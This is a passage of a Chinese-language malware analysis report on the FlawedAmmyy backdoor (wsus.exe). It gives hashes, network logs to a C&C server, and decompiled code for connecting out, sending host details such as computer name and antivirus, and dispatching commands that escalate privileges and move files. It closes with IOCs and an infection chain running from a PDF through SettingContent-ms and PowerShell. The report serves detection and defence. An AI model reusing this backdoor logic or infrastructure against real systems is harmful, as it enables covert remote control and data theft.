  Sleep_3 = GetProcAddress_1(1, 0x3D9972F5);
  (Sleep_3)(15000);
  Sleep_4 = GetProcAddress_1(1, 0x3D9972F5);
  (Sleep_4)(15000);
}
```




1. 3 分析 wsus. exe

FlawedAmmyy 后门文件

文件名称：wsus.exe
文件大小：669472 字节
修改时间：2018 年 8 月 23 日 23:28:51

MD5	：C9ED44CFC79C52E12FCF969C78A83AD4
SHA1	：65A3E6F290962D9E620BFFE2B13C21C06FC0486C

同样具有数字签名




1.3.1 行为监控


https 连接网络

进程ID	任务组ID	动作	路径
3640:3080	3640	NET_connect	185.99.132.119:443
3640:2664	3640	NET_connect	185.99.132.119:443

收到 C&C 服务端返回 0x2D，连接成功




发送主机信息



1. 3. 2 调试分析

获取资源配置文件



创建线程连接

```
0040A249  .  8D4424 04     lea eax,dword ptr ss:[esp+0x4]
0040A24D  .  50            push eax                          pThreadId = 0012FDDC
0040A24E  .  6A 00         push 0x0                          CreationFlags = 0
0040A250  .  51            push ecx                          pThreadParm = 002A80F0
0040A251  .  68 D0A24000   push wsus.0040A2D0                ThreadFunction = wsus.0040A2D0
0040A256  .  6A 00         push 0x0                          StackSize = 0x0
0040A258  .  6A 00         push 0x0                          pSecurity = NULL
0040A25A  .  FF15 7C73470  call dword ptr ds:[<&KERNEL32.CreateThr  CreateThread
0040A260  .  85C0          test eax,eax
0040A262  .v 74 0F         je short wsus.0040A273
```

连接 IP

```
v4 = this;
*(_DWORD *)&name.sa_data[2] = ((int (__thiscall *)(int))loc_419A80)(a2);
name.sa_family = 2;
*(_WORD *)&name.sa_data[0] = htons(hostshort);
result = connect(*v4, &name, 16);               // 185.99.132.119
if ( result )
  result = WSAGetLastError();
return result;
```

连接失败抛出异常，创建线程继续连接

标识	入口	数据块	最近的错误	状态	优先权	用户时间	系统时间
0000057C	0040A2D0	7FFDE000	WSAECONNREFUSED	数活	32 + 0	0.0000 s	0.0000 s
000005C8	0040A2D0	7FFDE000	WSAECONNREFUSED	数活	32 + 0	0.0000 s	0.0000 s
00000688	[illegible]	7FFD9000	ERROR_SUCCESS	数活	32 + 0	0.0156 s	0.0000 s
00000698	7753D63E	7FFDC000	ERROR_SUCCESS	数活	32 + 0	0.0000 s	0.0000 s
000008B0	7753D63E	7FFD8000	ERROR_INVALID_PAR	数活	32 + 0	0.0000 s	0.0000 s
00000944	0044F29F	7FFDF000	ERROR_HOTKEY_NOT_	数活	32 + 0	4.7268 s	46.8003 s
00000A20	[illegible]	7FFDB000	ERROR_SUCCESS	数活	32 + 0	0.0000 s	0.0000 s
00000BD0	0040A2D0	7FFDE000	WSAECONNREFUSED	数活	32 + 0	0.0000 s	0.0000 s
00000EB4	7753EDFB	7FFDD000	ERROR_SUCCESS	数活	32 + 0	0.0000 s	0.0000 s
00000EF4	0040A2D0	7FFDE000	WSAECONNREFUSED	数活	32 + 0	0.0000 s	0.0000 s

接收数据为 0x2D 连接成功

```
  SendInfo("Connecting to %s:%d", lpString, CCPort);
  if ( ConnectByHttpsProxy(&s, lpString, CCPort, v7) )// 连接IP
  {
    sub_40A2F0((int)&v40, "Couldn't connect to router %s:%d", lpString, CCPort);
    Exception(&v40, &unk_493950);
  }
  SendInfo("Connected to %s:%d");
  tcp_socket_1 = s;
}
SetSocketOptions(tcp_socket_1);
(*(void (__thiscall **)(void *))(*(_DWORD *)tcp_socket + 0xC))(tcp_socket);
v14 = (_DWORD *)*((_DWORD *)tcp_socket + 6);
if ( v14 && *v14 )
  Exception(&v46, &unk_4939A4);
SendInitMsg(tcp_socket_1, (int)tcp_socket, lpString, tcp_socket_1);
SendInfo("Sent initial message to router %s", lpString);
v16 = (_DWORD *)*((_DWORD *)tcp_socket + 6);
if ( v16 && *v16 )
  Exception(&v45, &unk_4939A4);
RecvData(tcp_socket_1, DataLen, &DataBuffer, DataLen);// 接收数据
if ( DataBuffer != 0x2D )                       // 0x2D
{
  sub_40A2F0((int)&v39, "Invalid router's reply %u", 1);
  Exception(&v39, &unk_493950);
}
```

发送主机信息

根据开机时间随机获取 8 位用户 ID，第一位始终为 5

```
v1 = this;
_mm_storel_epi64((__m128i *)&v7, 0i64);
TimeStamp = GetTickCount();                    // 获取开机时间
sub_458674(TimeStamp);                         // 写入时间戳
Index = 1;
UserID = '5';                                  // 第一位为5
do
  *(&UserID + Index++) = nNumArr[sub_458653() % 0xAu];// 时间戳累计叠加与10取模，获取ID
while ( Index < 8 );                           // 8位
if ( UserID )
  v4 = strlen(&UserID);
else
  v4 = 0;
return sub_4068F0((int)v1 + 0x98, (unsigned int)&UserID, v4);
```

获取主机相关信息

```
Strcat((int)&Info, (const char *)L"&");
Strcat((int)&Info, "pcname=");             // 计算机名
ComputerName_0 = GetComputerName((unsigned int *)&v57);
LOBYTE(v70) = 10;
strComputerName = (const char *)Cstring(ComputerName_0, 0);
Strcat((int)&Info, strComputerName);
LOBYTE(v70) = 11;
if ( (char *)sub_433110(&v57) != asc_496CDC )
{
  v19 = (volatile LONG *)sub_433110(&v57);
  if ( InterlockedDecrement(v19) <= 0 )
  {
    v20 = (void *)sub_433110(&v57);
    sub_44F52A(v20);
  }
}
LOBYTE(v70) = 4;
Strcat((int)&Info, (const char *)L"&");
Strcat((int)&Info, "avname=");             // 杀毒软件
v21 = (unsigned int *)AVInfo(&v57);
LOBYTE(v70) = 12;
v22 = (const char *)Cstring(v21, 0);
Strcat((int)&Info, v22);
LOBYTE(v70) = 13;
if ( (char *)sub_433110(&v57) != asc_496CDC )
{
  v23 = (volatile LONG *)sub_433110(&v57);
  if ( InterlockedDecrement(v23) <= 0 )
  {
    v24 = (void *)sub_433110(&v57);
    sub_44F52A(v24);
  }
}
LOBYTE(v70) = 4;
Strcat((int)&Info, (const char *)L"&");
GetBuildTime(v25, &Date);
GetDateFormatA(0x800u, 0, &Date, "dd'-'MM'-'yyyy", &DateStr, 128);
GetTimeFormatA(0x800u, 8u, &Date, 0, &TimeStr, 128);
Strcat((int)&Info, "build_time=");         // 后门编译时间
v26 = Strcat((int)&Info, &DateStr);
v27 = Strcat(v26, L" ");
Strcat(v27, &TimeStr);
Strcat((int)&Info, (const char *)L"&");
Strcat((int)&Info, "card=");               // 是否有读卡器
v28 = CardInfo();
```

后续根据指令执行其他命令。

```
switch ( msg_type )
{
  case 52:
    UserInfo((_DWORD *)thisPtr);     // 发送主机信息
    v11 = hDesktop;
    break;
  case 53:                           // 载入资源文件运行
    RunResource((void *)thisPtr);
    v11 = hDesktop;
    break;
  case 54:
    AddPrivilege();                  // 提升权限
    v11 = hDesktop;
    break;
```

文件中 Ammyy Admin 的部分功能

```
case 60:                        // 获取文件列表
  OnAaFileListRequest(thisPtr);
  continue;
case 61:                        // 创建文件夹
  OnAaFolderCreateRequest(thisPtr);
  continue;
case 62:                        // 重命名
  OnAaRenameRequest(thisPtr);
  continue;
case 63:                        // 删除文件
  OnAaDeleteRequest(thisPtr);
  continue;
case 64:                        // 下载文件
  OnAaDnloadRequest(thisPtr);
  continue;
case 65:                        // 上传文件
  OnAaUploadRequest(thisPtr);
  continue;
```

第2章 IOC 特征

169.239.129.117

185.99.132.119

162E98D89F2AE3B4B469B066EBFE02AF22E9B869

3D34BB015F8B62A348FC087C820D7BCBD33AFE8D

A7C5982A3FCFB837241E3487DC5D22356771B424

65A3E6F290962D9E620BFFE2B13C21C06FC0486C

第3章 总结


此样本主要利用 SettingContent-ms 格式文件执行恶意程序

联网下载模块均带有数字签名，检测进程躲避相关杀软

添加服务以 system 权限运行

联网下载模块和 C&C 配置加密保存在资源文件

后门基于 Ammyy Admin 第 3 版泄露源码制作，功能全面


PDF附件
启用JavaScript脚本
打开附件
SettingContent-ms
PowerShell执行
联网下载cal并执行
解密资源文件
堆空间执行
联网下载后门
添加服务执行
解密资源文件
连接C&C服务器
发送主机信息
根据指令执行
后门功能